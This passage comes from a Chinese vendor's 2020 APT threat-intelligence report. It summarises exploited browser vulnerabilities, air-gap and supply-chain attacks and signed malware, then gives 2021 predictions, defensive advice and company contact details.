- CVE-2020-6819和CVE-2020-6820两个FireFox漏洞被披露用于定向攻击

2020.02
- CVE-2020-6418 Chrome漏洞被披露存在在野利用

2020.01
- DarkHotel使用CVE-2020-0674IE漏洞和CVE-2019-17026 FireFox漏洞对我国相关机构发起定向攻击

从漏洞曝光和披露情况来看，浏览器漏洞仍是今年在野漏洞利用的主流，并且 Chrome 漏洞和与之相关的沙箱逃逸漏洞有明显上升趋势。基于这一趋势，安恒威胁情报中心预测：明年业界对 Chrome 漏洞和沙箱逃逸 / 提权漏洞的披露会进一步增加。

攻击手法利用趋势


摆渡攻击突破隔离网络

摆渡攻击是一种专门针对移动存储设备，从与互联网物理隔离的内部网络中窃取文件资料的信息攻击手段。简单地说，摆渡攻击就是利用如 u 盘作为“渡船”，达到间接从内网中秘密窃取文件资料的目的。

今年 5 月，国外安全公司披露了 DarkHotel 使用的专门针对物理隔离网络开发的 Ramsay 恶意软件。此组件被用于针对特定目标，并没有大范围传播，并且未发现网络请求或下载行为，通过文件上的指令，根据指令进行相应操作，目的是为了完成隔离网络中的目标感染和控制。

DarkHotel 在内网隔离组件上经过了多个版本的升级。从 Asruex 到 Retro 再到 Ramsay 系列，从漏洞到技术上都做了升级。

DarkHotel组织针对内网隔离组件演变



供应链中的不可信源

今年 2 月，国外媒体爆出美国 CIA 秘密掌控瑞士加密通信公司克里普托（Crypto AG）监听对手国家的情报。瑞士公司 Crypto AG 通过向 120 多个国家、地区出售加密设备产品赚取数百万美元，其客户包括伊朗、拉丁美洲军政府、核竞争对手印度和巴基斯坦，甚至梵蒂冈。Crypto AG 由美国中央情报局（CIA）秘密掌控，并且与德国联邦情报局 BND 保持高度机密的合作伙伴关系。这些间谍机构通过操控这家公司，从而轻松破解各对手国发送的机密信息。监听已持续多年，直到今年年初才被爆出，之前一直处于无声无息的状态。

今年 4 月，黑客组织通过一些技术手段控制了某厂商 SSL VPN 设备，并利用 SSL VPN 客户端升级漏洞下发恶意软件到客户端，从而控制用户机器。受影响用户包括多个中国驻外机构、国内多各单位、街道工会等，集中在北京、上海等地。

今年 6 月，Github 的安全事件响应团队发布安全警报，恶意软件 Octopus Scanner 正通过 GitHub 上的开源项目传播，目的是感染开发人员的 NetBeans 构建环境，令其生成的可执行文件包含后门。并且发现了 26 个开源项目被这个恶意软件感染。

今年 11 月，Lazarus 组织通过韩国软件供应链来部署恶意程序，供应链中使用的是 WIZVERA VeraPort 应用程序，用户使用该程序来接收并安装特定网站所需的所有必需软件（例如，浏览器插件，安全软件，身份验证软件等）。从支持 WIZVERA VeraPort 的网站开始这种软件安装，需要最少的用户交互。通常，韩国政府和银行网站会使用此软件。对于其中的某些网站，必须安装 WIZVERA VeraPort，用户才能访问这些网站的服务。Lazarus 攻击者滥用了上述安装安全软件的机制，目的是从合法但受到破坏的网站上传播 Lazarus 恶意软件。这里供应链攻击发生在使用 WIZVERA VeraPort 的网站上，而不是在 WIZVERA 本身，攻击者可以替换这类网站上的软件从而进行传播。

今年 12 月，政府支持的 APT 组织针对 SolarWinds 产品进行供应链攻击，FireEye 将攻击者称为 UNC2452，而接受《华盛顿邮报》采访的知情人士称攻击者与 APT29 组织有关联。SolarWinds 产品客户遍布全球涉及多个行业，如美国政府部门、美国财富 500 强企业等。此次攻击行动为具有针对性的定向攻击，据有关消息报导，美国多个部门以及 FireEye 已受影响。

带有数字签名的恶意软件

恶意软件使用数字签名具有迷惑作用，尤其是有效的数字签名，能有效降低杀毒软件的检测率。恶意软件使用的数字签名有许多是被盗的，也有申请购买的情况。

如今年 7 月针对某数字货币交易机构相关从业人员的攻击活动中，恶意样本使用了数字签名，并意图冒充国外 disc 公司。有意思的是，这两者有相同的签名名称相同，而签名注册机构不同，可能签名机构间信息不互通，导致冒充注册。

今年 11 月 Lazarus 在韩国供应链攻击中的恶意软件使用了两张非法获得的数字签名，其中一张已经颁发给韩国一家安全公司的美国分支机构。

2021年攻击态势预测

我们从攻击手法、行业、漏洞等角度去剖析明年的一个发展情况，大致总结了 12 点预测。

鱼叉式网络钓鱼、水坑式攻击仍是惯用手法

鱼叉式钓鱼攻击所使用的惯用手法仍是主流，投递附件形式可能仍会多样化。水坑攻击也会占据一定数量。

软件供应链各个环节仍将是攻击重点突破口

软件供应链方面会越来越重视，由于防御方检测与保护的逐渐增强，一些常规攻击手段的效果下滑明显，软件供应链这个入口突破成功率相对来说会高一些，与企业单位合作的软件供应商尤其得到攻击者关注，在供应链的各个环节都可能有机会进行攻击。

专门针对隔离网络的攻击将不断加强

针对隔离网络的攻击会不断加强，2019 年、2020 年已经披露出了几例非常有针对性的且具有较高水准的案例。针对特定目标隔离内网重要资料的需求度，相信在突破隔离内网窃取重要资料的目的驱使下，一些特殊背景的组织会在这方面下功夫。

易利用的文档类型新漏洞产生概率不高，将维持以往主流漏洞利用

由于文档类漏洞都没有爆出新的比较好用的漏洞，随着 Office 等主流软件能有效利用漏洞的挖掘难度提升，以及漏洞挖掘人员工作重心可能有转移的情况，在短时间内出现优质可利用漏洞的几率并不是很大，所以大概率依然会延续之前的使用情况，或者使用相关环节的替代手法。

利用浏览器类漏洞的攻击会持续活跃，尤其是Chrome需要重点关注

浏览器和提权方面的漏洞有所披露，相对较为活跃，主流浏览器 Internet Explorer、FireFox、Chrome 的漏洞都有在野利用情况，从趋势上看 Chrome 的漏洞会成为一个关注点。

国产化进程下利用国产软件漏洞的攻击将呈上行趋势

国产软件漏洞会有上行趋势，随着国产化办公网络的一些要求的提出，原来一部分通用型软件已经失去了漏洞针对性，而我国又是遭到 APT 攻击较为严重的国家之一，国产化软件将面临挑战。

07

政府、军工、金融等行业仍将是重点攻击目标，疫情原因医疗行业将持续增加关注度

地缘政治和经济利益是较为强烈的出发点。政府、国防、金融、科技依然会在名单前列。今年新冠病毒 Covid-19 相关主题的攻击活动频发，由于疫情的延续，明年疫情为主题的攻击活动仍不会缺席，除了上述方向外，医疗行业、疫苗研究的相关机构成高风险目标。

08

仍需警惕利用会议型主题作为题材的攻击

大型会议主题也是攻击者乐于利用的题材。2021 年并不缺乏这类大型会议。相关参会单位、国家或地区的人员需提高警惕。

09

数字货币行业攻击事件将持续披露

数字货币这几年热度较高，针对数字货币交易所或相关从业人员的攻击活动不在少数，毕竟数字货币带来的直接经济利益颇为丰厚，以及获取利益后追踪难度大，针对这类攻击一些组织团伙乐此不疲，明年大概率会再出现此类攻击事件的披露。

10

“APT即服务”新模式可能形成体系

除了常规 APT 组织外，网络犯罪市场上还出现了雇佣黑客组织的趋势，这些黑客组织具有一定实力，不亚于其他 APT 组织，甚至在某些方面更具有优势。对雇佣的黑客组织来说，攻击目标可以是全球范围内的任何目标实体。对于雇主来说，将攻击服务外包出去既能节省大量的资源和时间，而且由于没有固定的攻击目标和地理位置限制，研究人员难以追溯到雇主真实的攻击意图，这也间接保护了雇主的真实身份。雇佣形式让原本没有能力的雇主能够参入到 APT 攻击当中。随着勒索软件 (RaaS) 在犯罪市场上的成功，将来也可能出现“APT 即服务”。

11

多平台、移动端仍是攻击重要途径

在 Linux、MacOS、手机移动端等的高级威胁攻击尽管并不是特别多，但也呈稳定增长趋势，如移动端的攻击中，可以获得手机中的联系人、短信、通话记录、位置、照片、录音等重要信息，这部分情报数据的窃取，有时候往往能起到关键作用。针对多平台尤其是移动端的攻击仍是关注点。

12

物联网多数还是挖矿、DDoS为主，并可能将有少量以之为入口的高级威胁攻击事件披露

物联网上披露出的攻击目的大多为挖矿和 DDoS，明年必然还会保持这类攻击活动。通过物联网形成窃密型的僵尸网络被曝光的数量并不多，但这类僵尸网络形成的危害巨大，情报收集的量级惊人。另一方面针对特定目标通过物联网入口进行的攻击这块存在很大盲区，目前发现的案例可能只是冰山一角。随着物联网检测体系的完善和发力，威胁发现数量可能会有一定提升。

防御建议

随着攻击组织的技术演变和攻击能力的加强，检测与防御能力也应紧跟其上。由于攻击路径的多样性，攻击入口可以分布于邮件、站点、供应链、物理接口等多个渠道，这就要求防御体系的建立需要全方位把控与部署。

恶意软件在对抗过程中会使用多种规避方法，如从代码混淆或添加数字签名，在传统杀毒软件无法突显出效果的情况下，应纳入动静态综合检测机制，动态沙盒作为其中一个发力点，同时也需要考虑动态对抗问题。同样，对于web层或系统层面的入口，也应纳入智能防护设施，例如在传统策略检测基础上配合AI、语义分析等智能检测。

近年来，威胁情报在整个网络安全防护体系中所占的比重逐渐上升，对海量情报的精准应用，可以感知威胁方向、威胁类别、威胁家族等重要信息，这些信息又可以进一步在威胁发现、追溯过程中提供数据决策能力。与此同时，海量威胁情报也可以及时感知网络流量中的威胁状况，映射出真实的网络安全动态。

站在威胁情报建设的角度，在完整的威胁发现过程中应做到可发现、可跟踪、可扩展、可取证、可追溯。尤其是威胁发现和定性过程，建设方在形成检测机制的同时，也需要考虑攻击源的判断和追溯问题。在威胁处置阶段，也应形成一套推荐的处理流程和行动参考。

综合防御壁垒的建立是立体的、多方位的，攻击链从表面上看是线性的，实则可以延伸到面，攻击路径在不断衍生后完全可以铺满整个网络拓扑中的链接结构。此时就要求防御者在更高的维度去掌握整个拓扑结构，只有这样才能从高维打击低维，让低维态的攻击行动暴露在高维态空间中。

安恒APT攻击预警平台结合智能的机器学习、高效的沙箱动态分析、丰富的特征库、全面的检测策略、海量的威胁情报等，对网络流量进行深度分析。检测能力完整覆盖整个APT攻击链，有效发现APT攻击、未知威胁及用户关心的网络安全事件。

总结


地缘政治、经济利益等是网络暗战形成的重要原因。整个2020年，地缘相关的APT组织活动持续活跃，国内也不可避免的受到影响。伊朗核设施遭受攻击、委内瑞拉大停电等仍历历在目的事件警示我们：网络暗战是获取情报信息的重要渠道，更是基础设施打击的关键途径。

纵观整个报告，疫情期间有多个国家背景的APT组织纷纷进行行动，意图窃取重要情报，更有组织专门瞄准新冠疫苗研发相关成果。诸如此类在情报、利益驱使下的网络行动是各利益集团在网络空间博弈的必要手段。

站在防御方的角度，网络空间的安全稳定尤为重要，在博弈过程中应不断加强完善网络空间监控防御体系，不让别有用心者有机可乘。

附录：
威胁情报中心介绍

安恒威胁情报中心汇聚了海量威胁情报，支持多点渠道数据输入，支持自动情报数据产出，能实现网络安全的高效赋能。平台使用者可通过自定义策略进行威胁监控、威胁狩猎，并对输入数据进行自动化的生产加工，同时支持人工分析团队对情报进行复核整理。



敬请关注安恒威胁情报中心

平台地址：https://ti.dbappsecurity.com.cn/

猎影实验室介绍

猎影实验室是一支关注 APT 攻防的团队，主要的研究方向包括: 收集 APT 攻击组织 & 情报、APT 攻击检测、APT 攻击分析、APT 攻击防御、APT 攻击溯源以及最新 APT 攻击手段的研究。

sumap 是安恒信息自主研发设计的，以多维度网络空间测绘能力为主，不仅覆盖 ipv4/ipv6 空间测绘、漏洞测绘、影响范围测绘，并结合 AI 机器学习技术具备全网资产和协议的精准探测和识别能力，打造全球网络空间超级雷达来感知全网。

杭州安恒信息技术股份有限公司
DBAPPSecurity Co., Ltd.

官网：www.dbappsecurity.com.cn
电邮：info@dbappsecurity.com.cn
客服专线：+86-400-6059-110
直通专线：首席客户成功官　沈亚婷　18100188999
　　首席客户成功官　刘蓝岭　18100189888

安恒信息服务号

安恒信息官方微信

杭州总部

地址：杭州市滨江区西兴街道联慧街188号安恒大厦
座机：0571-88380999/28860999
传真：0571-28863666

科创板：688023